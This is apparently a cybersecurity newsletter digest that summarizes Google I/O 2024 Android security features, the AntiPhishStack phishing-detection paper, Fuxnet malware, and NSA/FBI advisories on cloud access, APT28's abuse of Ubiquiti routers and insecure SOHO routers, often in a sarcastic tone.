The security updates [announced](#) at Google I/O 2024 are poised to enhance the security and privacy of Android devices significantly, impacting various industries by reducing fraud, protecting sensitive data, and fostering greater trust in mobile technologies.

Google Play Protect Live Threat Detection:

◆ **Functionality:** Scans 200 billion Android apps daily using on-device AI to detect and mitigate malware and fraudulent apps.

◆ **Implementation:** Uses Private Compute Core for privacy-preserving analysis.

◆ **Deployment:** Available on devices from manufacturers like Google Pixel, Honor, Lenovo, Nothing, OnePlus, Oppo, Sharp, and Transsion.

Stronger Protections Against Fraud and Scams:

◆ **Scam Call Detection:** Uses Gemini-Nano AI to detect and alert users about potential scam calls in real-time.

◆ **Screen Sharing Safeguards:** Enhanced controls to prevent social engineering attacks during screen sharing.

◆ **Advanced Cellular Security:** New protections against cell site simulators to prevent surveillance and SMS-based fraud.

Private Space Feature:

◆ **Functionality:** Allows users to create a secure, siloed portion of the OS for sensitive information, similar to Incognito mode.

◆ **Developer Access:** Available for developers to experiment with, with a bug fix expected soon.

Enhanced Developer Tools:

◆ **Play Integrity API:** Updated to include new in-app signals to help developers detect and prevent fraudulent or risky behavior.

◆ **Photo Picker:** Improved to support cloud storage services and enforce stricter permissions for accessing photos and videos.

Impact on Industries

Financial Services:

◆ **Fraud Prevention:** Enhanced scam call detection and advanced cellular security features will significantly reduce the risk of financial fraud and scams, protecting both consumers and financial institutions.

◆ **Data Privacy:** The Private Space feature ensures that sensitive financial data remains secure, fostering greater trust in mobile banking and financial apps.

Healthcare:

◆ **Patient Data Security:** The improved security measures, including live threat detection and Private Space, will help protect sensitive patient information stored on mobile devices.

◆ **Telehealth:** Enhanced screen-sharing safeguards will secure telehealth sessions, preventing unauthorized access to patient data during remote consultations.

E-commerce:

◆ **Transaction Security:** Scam call detection and advanced cellular security will protect users from phishing and fraud attempts, ensuring safer online transactions.

◆ **User Trust:** Enhanced privacy controls and secure app environments will increase user confidence in mobile shopping platforms.

Telecommunications:

◆ **Network Security:** Advanced cellular protections will help telecom providers safeguard their networks from cell site simulators and other surveillance tools.

◆ **Customer Safety:** Real-time scam detection features will enhance customer safety, reducing the incidence of fraud-related complaints.

App Development:

◆ **Security Integration:** Developers can leverage the updated Play Integrity API and other security tools to build more secure apps, reducing the risk of exploitation and abuse.

◆ **User Privacy:** Stricter photo permissions and the Private Space feature will help developers ensure compliance with privacy regulations and build user trust.

OVERKILL SECURITY



CONTENTS






ANTI-PHISHSTACK

In a world where clicking on a link is akin to navigating a minefield, phishing emerges as the supervillain. Enter our heroes: the researchers behind this paper, armed with their shiny new weapon, the AntiPhishStack. It's not just any model; it's a two-phase, LSTM-powered, cybercrime-fighting marvel that doesn't need to know squat about phishing to catch a phisher.

The methodology? They've concocted a concoction so potent it could make traditional phishing detection systems weep in their outdatedness. By harnessing the mystical powers of Long Short-Term Memory networks and the alchemy of character-level TF-IDF features, they've created a phishing detection elixir that's supposed to be the envy of cybersecurity nerds everywhere.

The analysis will also delve into the practical applications of the model, discussing how it can be integrated into existing cybersecurity measures and its potential impact on reducing phishing attacks. The document's relevance to cybersecurity professionals, IT specialists, and stakeholders in various industries will be highlighted, emphasizing the importance of advanced phishing detection techniques in the current digital landscape. This summary will serve as a valuable resource for cybersecurity experts, IT professionals, and others interested in the latest developments in phishing detection and prevention.



FUXNET

This time, we're diving into the murky waters of Fuxnet malware, a brainchild of the illustrious Blackjack hacking group.

Let's set the scene: Moscow, a city unsuspectingly going about its business, unaware that

it's about to be the star of Blackjack's latest production. The method? Oh, nothing too fancy, just the classic "let's potentially disable sensor-gateways" move.

In a move of unparalleled transparency, Blackjack decides to broadcast their cyber conquests on [ruxefil.com](#). Because nothing screams "covert operation" like a public display of your hacking prowess, complete with screenshots for the visually inclined.

The initial claim of 2,659 sensor-gateways laid to waste? A slight exaggeration, it seems. The actual tally? A little over 500. It's akin to declaring world domination and then barely managing to annex your backyard.

For Blackjack, the dramatists hint at a sequel, suggesting the JSON files were merely a teaser of the chaos yet to come. Because what's a cyberattack without a hint of sequel bait, teasing audiences with the promise of more digital destruction?



NSA'S PANIC. ADAPT TACTICS

Buckle up for another episode of "Cyber Insecurity," featuring our favorite villains, the cyber actors, and their latest escapades in the cloud! This time, the NSA and FBI have teamed up to bring us a gripping tale of how these nefarious ne'er-do-wells have shifted their playground from the boring old on-premise networks to the shiny, vast expanses of cloud services.

Document sounds like a how-to guide for aspiring cyber villains than a warning. It details the cunning shift in tactics as these actors move to exploit the fluffy, less-guarded realms of cloud-based systems.

If you thought your data was safer in the cloud, think again. The cyber actors are just getting started, and they've got their heads in the cloud, looking for any opportunity to rain on your digital parade. So, update those passwords, secure those accounts, and maybe keep an umbrella handy—because it's getting cloudy out there!



NSA'S PANIC. UBIQUITI EDGEROUTERS

The FBI, NSA, and their international pals have graced us with yet another Cybersecurity Advisory (CSA), this time starring the ever-so-popular Ubiquiti EdgeRouters and their starring role in the global cybercrime drama directed by none other than APT28.

In this latest blockbuster release from our cybersecurity overlords, we learn how Ubiquiti EdgeRouters, those user-friendly, Linux-based gadgets, have become the unwilling accomplices in APT28's nefarious schemes. With their default credentials and "what firewall?" security, these routers are practically rolling out the red carpet for cyber villains.

If you're using Ubiquiti EdgeRouters and haven't been hacked yet, congratulations! But maybe check those settings, update that firmware, and change those passwords. Or better yet, just send your router on a nice vacation to a place where APT28 can't find it. Happy securing!



NSA'S PANIC. SOHO

Another riveting document on the ever-so-secure world of Small Office/Home Office (SOHO) routers. This time, we're treated to a delightful analysis that dives deep into the abyss of security defects, exploits, and the catastrophic impacts on critical

infrastructure.

The document serves up a qualitative smorgasbord of how these devices are basically open doors for state-sponsored cyber parties. It's a must-read for anyone who enjoys a good cyber security scare, complete with a guide on how not to design a router. Manufacturers are given a stern talking-to about adopting "secure by design" principles, which is a way of saying, "Maybe try not to make it so easy for the bad guys?"

So, if you're looking for a guide on how to secure your SOHO router, this document is perfect. It's like a how-to guide, but for everything you shouldn't do



DETECTION OF ENERGY CONSUMPTION CYBER ATTACKS ON SMART DEVICES

In a world where smart devices are supposed to make our lives easier, "Detection of Energy Consumption Cyber Attacks on Smart Devices"

dives into the thrilling saga of how these gadgets can be turned against us. Imagine your smart fridge plotting is going to drain

your energy bill while you sleep, or your thermostat conspiring with your toaster to launch a cyberattack. This paper heroically proposes a lightweight detection framework to save us from these nefarious appliances by analyzing their energy consumption patterns. Because, clearly, the best way to outsmart a smart device is to monitor how much juice it's guzzling. So, next time your smart light bulb flickers, don't worry—it's just the algorithm doing its job.




MEDIHUNT

The paper "MediHunt: A Network Forensics Framework for Medical IoT Devices" is a real page-turner. It starts by addressing the oh-so-urgent need for robust network forensics in Medical Internet of Things (MIoT) environments.

You know, those environments where MQTT (Message Queuing Telemetry Transport) networks are the darling of smart hospitals because of their lightweight communication protocol.

MediHunt is an automatic network forensics framework designed for real-time detection of network flow-based traffic attacks in MQTT networks. It leverages machine learning models to enhance detection capabilities and is suitable for deployment on those ever-so-resource-constrained MIoT devices. Because, naturally, that's what we've all been losing sleep over.

These points set the stage for the detailed discussion of the framework, its experimental setup, and evaluation presented in the subsequent sections of the paper. Can't wait to dive into those thrilling details!



SECTION: KEYPOINTS

** check out full content in unpacking and research sections*

A. AntiPhishStack



The paper titled "LSTM-based Stacked Generalization Model for Optimized Phishing" discusses the escalating reliance on revolutionary online web services, which has introduced heightened security risks, with persistent challenges posed by phishing attacks.

Phishing, a deceptive method through social and technical engineering, poses a severe threat to online security, aiming to obtain illicit user identities, personal account details, and bank credentials. It's a primary concern within criminal activity, with phishers pursuing objectives such as selling stolen identities, extracting cash, exploiting vulnerabilities, or deriving financial gains.

The study aims to advance phishing detection with operating without prior phishing-specific feature knowledge. The model leverages the capabilities of Long Short-Term Memory (LSTM) networks, a type of recurrent neural network that is capable of learning order dependence in sequence prediction problems. It leverages the learning of URLs and character-level TF-IDF features symmetrically, enhancing its ability to combat emerging phishing threats.

1) Methodology and Significance of the study

It presents a novel model for detecting phishing sites. The significance of this study lies in its advancement of phishing detection techniques, specifically through the introduction of a two-phase stack generalized model named AntiPhishStack.

This model is designed to detect phishing sites without requiring prior knowledge of phishing-specific features, which is a significant improvement over traditional phishing detection systems that rely on machine learning and manual features.

This research contributes to the ongoing discourse on symmetry and asymmetry in information security and provides a forward-thinking solution for enhancing network security in the face of evolving cyber threats.

The data source used in the study includes two benchmark datasets comprising benign and phishing or malicious URLs. These datasets are used for experimental validation of the model. The datasets are referred to as DS1 and DS2 within the paper, with DS1 including benign Yandex sites and PhishTank phishing sites, and DS2 consisting of benign sites from common-crawl, the Alexa database, and phishing sites from PhishTank.

2) Key components

According to the methodology the proposed model operates in two phases (two-phase stack generalized model):

- **Phase I:** The model learns URLs and character-level TF-IDF features symmetrically. These features are trained on a base machine learning classifier, employing K-fold cross-validation for robust mean prediction.
- **Phase II:** A two-layered stacked-based LSTM network with five adaptive optimizers is used for dynamic compilation, ensuring premier prediction on these features.
- Additionally, the symmetrical predictions from both phases are optimized and integrated to train a meta-XGBoost classifier, contributing to a final robust prediction.

3) Benefits and limitations of the study

Comparatively, traditional phishing systems, reliant on machine learning and manual features, struggle with evolving tactics. Other models, such as the CNN-LSTM model and the end-to-end deep learning architecture grounded in natural language processing techniques, have shown limitations in their generalization on test data and their dependency on existing knowledge of phishing detection. The model, in contrast, shows strong generalization ability and independence from prior feature knowledge, making it a robust and effective tool for phishing detection.

The benefits of the study compared to traditional phishing systems include:

- **Prior Feature Knowledge Independence:** The proposed model does not require prior phishing-specific feature knowledge, which allows it to adapt to new and evolving phishing tactics more effectively than traditional systems that rely on predefined features.
- **Strong Generalization Ability:** The model uses URL character-based features for robust generalization and check-side accuracy, which enables it to generalize across different phishing threats better than traditional systems that may not adapt as well to variations in phishing URLs.
- **Independence from Cybersecurity Experts and Third-Party Services:** The model autonomously extracts necessary URL features, reducing the reliance on cybersecurity experts and third-party services like page rank or domain age, which traditional systems may depend on.

- **High Accuracy:** The model has demonstrated exceptional performance, achieving a notable 96.04% accuracy on benchmark datasets, which is a significant improvement over traditional phishing detection systems.
- **Adaptability to Evolving Threats:** The model's design allows it to learn from the data it processes, making it potentially more adaptable to the continuously evolving tactics used by phishers, unlike traditional systems that may require manual updates to stay effective.

Limitations of the study include:

- **Real-World Application:** The paper does not discuss the model's performance in real-world scenarios where phishing tactics are constantly evolving.
- **Performance on Other Datasets:** The model's performance has been validated on two benchmark datasets, but it's unclear how it would perform on other datasets or in different contexts.
- **Feature Reliance:** The model's reliance on URL and character-level TF-IDF features may limit its ability to detect phishing attempts that use other tactics.
- **Computational Resources:** The paper does not discuss the computational resources required to implement the model, which could be a potential limitation for some users.

The proposed model has several limitations in terms of scalability and performance.

- Firstly, the model's reliance on Long Short-Term Memory (LSTM) networks can lead to computational inefficiency. LSTM networks are known for their high computational and memory requirements, which can limit the model's scalability when dealing with large datasets or in real-time applications.
- Secondly, the model's two-phase approach, which involves training features on a base machine learning classifier and then employing a two-layered stacked-based LSTM network, can be time-consuming and computationally intensive. This could potentially limit the model's performance in real-time phishing detection scenarios.
- Lastly, while the model is designed to operate without prior phishing-specific feature knowledge, this could also be a limitation. The model may struggle to accurately detect new or sophisticated phishing attempts that exploit features not considered in the model's training.

B. NSA's panic. *AdaptTactics*



The document titled “cyber actors adapt tactics for initial cloud access” released by the National Security Agency (NSA) warns of use of cyber actors have adapted their tactics to gain initial access to cloud services, as opposed to exploiting on-premise network vulnerabilities.

This shift is in response to organizations modernizing their systems and moving to cloud-based infrastructure. The high-profile cyber campaigns like the SolarWinds supply chain compromise are now expanding to sectors such as aviation, education, law enforcement, local and state councils, government financial departments, and military organizations.

The stark reality is that to breach cloud-hosted networks, these actors need only to authenticate with the cloud provider, and if they succeed, the defenses are breached. The document highlights a particularly disconcerting aspect of cloud environments: the reduced network exposure compared to on-premises systems paradoxically makes initial access a more significant linchpin.

1) *Key findings*

- **Adaptation to Cloud Services:** Cyber actors have shifted their focus from exploiting on-premises network vulnerabilities to directly targeting cloud services. This change is a response to the modernization of systems and the migration of organizational infrastructure to the cloud.
- **Authentication as a Key Step:** To compromise cloud-hosted networks, cyber actors must first successfully authenticate with the cloud provider. Preventing this initial access is crucial for stopping from compromising the target.
- **Expansion of Targeting:** Cyber actors have broadened their targeting to include sectors such as aviation, education, law enforcement, local and state councils,

government financial departments, and military organizations. This expansion indicates a strategic diversification of targets for intelligence gathering.

- **Use of Service and Dormant Accounts:** it highlights that cyber actors have been observed using brute force attacks to access service and dormant accounts over the last 12 months. This tactic allows to gain initial access to cloud environments.
- **Sophistication of cyber actors:** The cyber actors can execute global supply chain compromises, such as the 2020 SolarWinds incident.
- **Defense through Cybersecurity Fundamentals:** The advisory emphasizes that a strong baseline of cybersecurity fundamentals can defend against cyber actors. For organizations that have transitioned to cloud infrastructure, protecting against TTPs for initial access is presented as a first line of defense.

2) Adaptation to Cloud Services


The adaptation of attacks to target cloud services marks a significant evolution in the landscape of cyber espionage and cyber warfare. This shift is not merely a change in target but represents a deeper strategic adaptation to the changing technological environment and the increasing reliance of governments and corporations on cloud infrastructure. The move towards cloud services by organizations is driven by the benefits of scalability, cost-efficiency, and the ability to rapidly deploy and update services. However, this transition also presents new vulnerabilities and challenges for cybersecurity.

3) TTPs details:

- **Credential Access / T1110 Brute Forcing:** actors utilize password spraying and brute forcing as initial infection vectors. This approach involves attempting multiple passwords against different accounts (password spraying) or numerous password attempts on a single account (brute forcing) to gain unauthorized access.
- **Initial Access / T1078.004 Valid Accounts: Cloud Accounts:** The actors gains access to cloud services by using compromised credentials. This includes targeting both system accounts (used for automated tasks and services) and dormant accounts (inactive accounts that still remain on the system).
- **Credential Access / T1528 Steal Application Access Token:** Actors exploit stolen access tokens to log into accounts without needing the passwords. Access tokens are digital keys that allow access to user accounts, and obtaining these can bypass traditional login mechanisms.
- **Credential Access / T1621 Multi-Factor Authentication Request Generation:** Known as 'MFA bombing' or 'MFA fatigue,' this technique involves actors repeatedly sending MFA requests to a victim's device. The goal is to overwhelm or fatigue the victim into accepting the request, thus granting the attacker access.

- **Command and Control / T1090.002 Proxy: External Proxy:** To maintain covert operations and blend in with normal traffic, actors use open proxies located in residential IP ranges. This makes malicious connections harder to distinguish from legitimate user activity in access logs.
- **Persistence / T1098.005 Account Manipulation: Device Registration:** After gaining access to accounts, actors attempt to register their own devices on the cloud tenant. Successful device registration can provide persistent access to the cloud environment.

C. NSA's panic. Ubiquiti



"Routers to Facilitate Cyber Operations" released by the Federal Bureau of Investigation (FBI), National Security Agency (NSA), US Cyber Command, and international partners warns of use of compromised Ubiquiti EdgeRouters to facilitate malicious cyber operations worldwide.

The popularity of Ubiquiti EdgeRouters is attributed to their user-friendly, Linux-based operating system, default credentials, and limited firewall protections. The routers are often shipped with insecure default configurations and do not automatically update firmware unless configured by the user.

The compromised EdgeRouters have been used by APT28 to harvest credentials, collect NTLMv2 digests, proxy network traffic, and host spear-phishing landing pages and custom tools. APT28 accessed the routers using default credentials and trojanized OpenSSH server processes. With root access to the compromised routers, the actors had unfettered access to the Linux-based operating systems to install tooling and obfuscate their identity.

APT28 also deployed custom Python scripts on the compromised routers to collect and validate stolen webmail

account credentials obtained through cross-site scripting and browser-in-the-browser spear-phishing campaigns. Additionally, they exploited a critical zero-day elevation-of-privilege vulnerability in Microsoft Outlook (CVE-2023-23397) to collect NTLMv2 digests from targeted Outlook accounts and used publicly available tools to assist with NTLM relay attacks

1) Keypoints and takeaways

- APT28 (also known as Fancy Bear, Forest Blizzard, and Strontium) have been exploiting compromised Ubiquiti EdgeRouters to conduct malicious cyber ops globally.
- The exploitation includes harvesting credentials, collecting NTLMv2 digests, proxying network traffic, and hosting spear-phishing landing pages and custom tools.
- The FBI, NSA, US Cyber Command, and international partners have issued a joint Cybersecurity Advisory (CSA) detailing the threat and providing mitigation recommendations.
- The advisory includes observed tactics, techniques, and procedures (TTPs), indicators of compromise (IOCs), and maps the threat actors' activity to the MITRE ATT&CK framework.
- The advisory urges immediate action to mitigate the threat, including performing hardware factory resets, updating firmware, changing default credentials, and implementing strategic firewall rules.
- APT28 has used compromised EdgeRouters since at least 2022 to facilitate covert operations against various industries and countries, including the US.
- The EdgeRouters are popular due to their user-friendly Linux-based operating system but are often shipped with default credentials and limited firewall protections.
- The advisory provides detailed TTPs and IOCs to help network defenders identify and mitigate the threat.
- The advisory also includes information on how to map malicious cyber activity to the MITRE ATT&CK framework.
- Organizations using Ubiquiti EdgeRouters must take immediate action to secure their devices against APT28 exploitation.
- The recommended actions include resetting hardware to factory settings, updating to the latest firmware, changing default usernames and passwords, and implementing strategic firewall rules.
- Network defenders should be aware of the TTPs and IOCs provided in the advisory to detect and respond to potential compromises.

D. NSA's panic. SOHO



The exploitation of insecure SOHO routers by malicious cyber actors, particularly state-sponsored groups, poses a significant threat to individual users and critical infrastructure. Manufacturers are urged to adopt secure by design principles and transparency practices to mitigate these risks, while users and network defenders are advised to implement best practices for router security and remain vigilant against potential threats.

The root causes of insecure SOHO routers are multifaceted, involving both technical vulnerabilities and lapses in secure design and development practices by manufacturers, as well as negligence on the part of users in maintaining router security.

- **Widespread Vulnerabilities:** A significant number of vulnerabilities, totaling 226, have been identified in popular SOHO router brands. These vulnerabilities range in severity but collectively pose a substantial security risk.
- **Outdated Components:** Core components such as the Linux kernel and additional services like VPN in these routers are outdated. This makes them susceptible to known exploits for vulnerabilities that have long since been made public.
- **Insecure Default Settings:** Many routers come with easy-to-guess default passwords and use unencrypted connections. This can be easily exploited by attackers.
- **Lack of Secure Design and Development:** SOHO routers often lack basic security features due to insecure design and development practices. This includes the absence of automatic update capabilities and the presence of exploitable defects, particularly in web management interfaces.
- **Exposure of Management Interfaces:** Manufacturers frequently create devices with management interfaces exposed to the public internet by default, often without

notifying the customers of this frequently unsafe configuration.

- **Lack of Transparency and Accountability:** There is a need for manufacturers to embrace transparency by disclosing product vulnerabilities through the CVE program and accurately classifying these vulnerabilities using the Common Weakness Enumeration (CWE) system
- **Neglect of Security in Favor of Convenience and Features:** Manufacturers prioritize ease of use and a wide variety of features over security, leading to routers that are "secure enough" right out of the box without considering the potential for exploitation.
- **User Negligence:** Many users, including IT professionals, do not follow basic security practices such as changing default passwords or updating firmware, leaving routers exposed to attacks.
- **Complexity in Identifying Vulnerable Devices:** Identifying specific vulnerable devices is complex due to legal and technical issues, complicating the process of mitigating these vulnerabilities.

1) Affected industries

The exploitation of insecure SOHO routers poses a significant threat across multiple sectors, highlighting the need for improved security practices and awareness.

a) Communications

- **Data Breaches and Eavesdropping:** Insecure routers can lead to unauthorized access to network traffic, allowing attackers to intercept sensitive communications.
- **Disruption of Services:** Compromised routers can be used to launch Distributed Denial of Service (DDoS) attacks, disrupting communication services.

b) Transportation

Infrastructure Vulnerability: The transportation sector relies heavily on networked systems for operations. Compromised routers could allow attackers to disrupt traffic management systems and logistics operations.

c) Water

Operational Technology (OT) Threats: Insecure routers can provide a gateway for attackers to target OT systems within the water sector, potentially affecting water treatment and distribution systems.

d) Energy

Grid Security: The energy sector, particularly electric utilities, is at risk of targeted attacks through insecure routers. Attackers could gain access to control systems, posing a threat to the stability of the power grid.

e) Other Industries

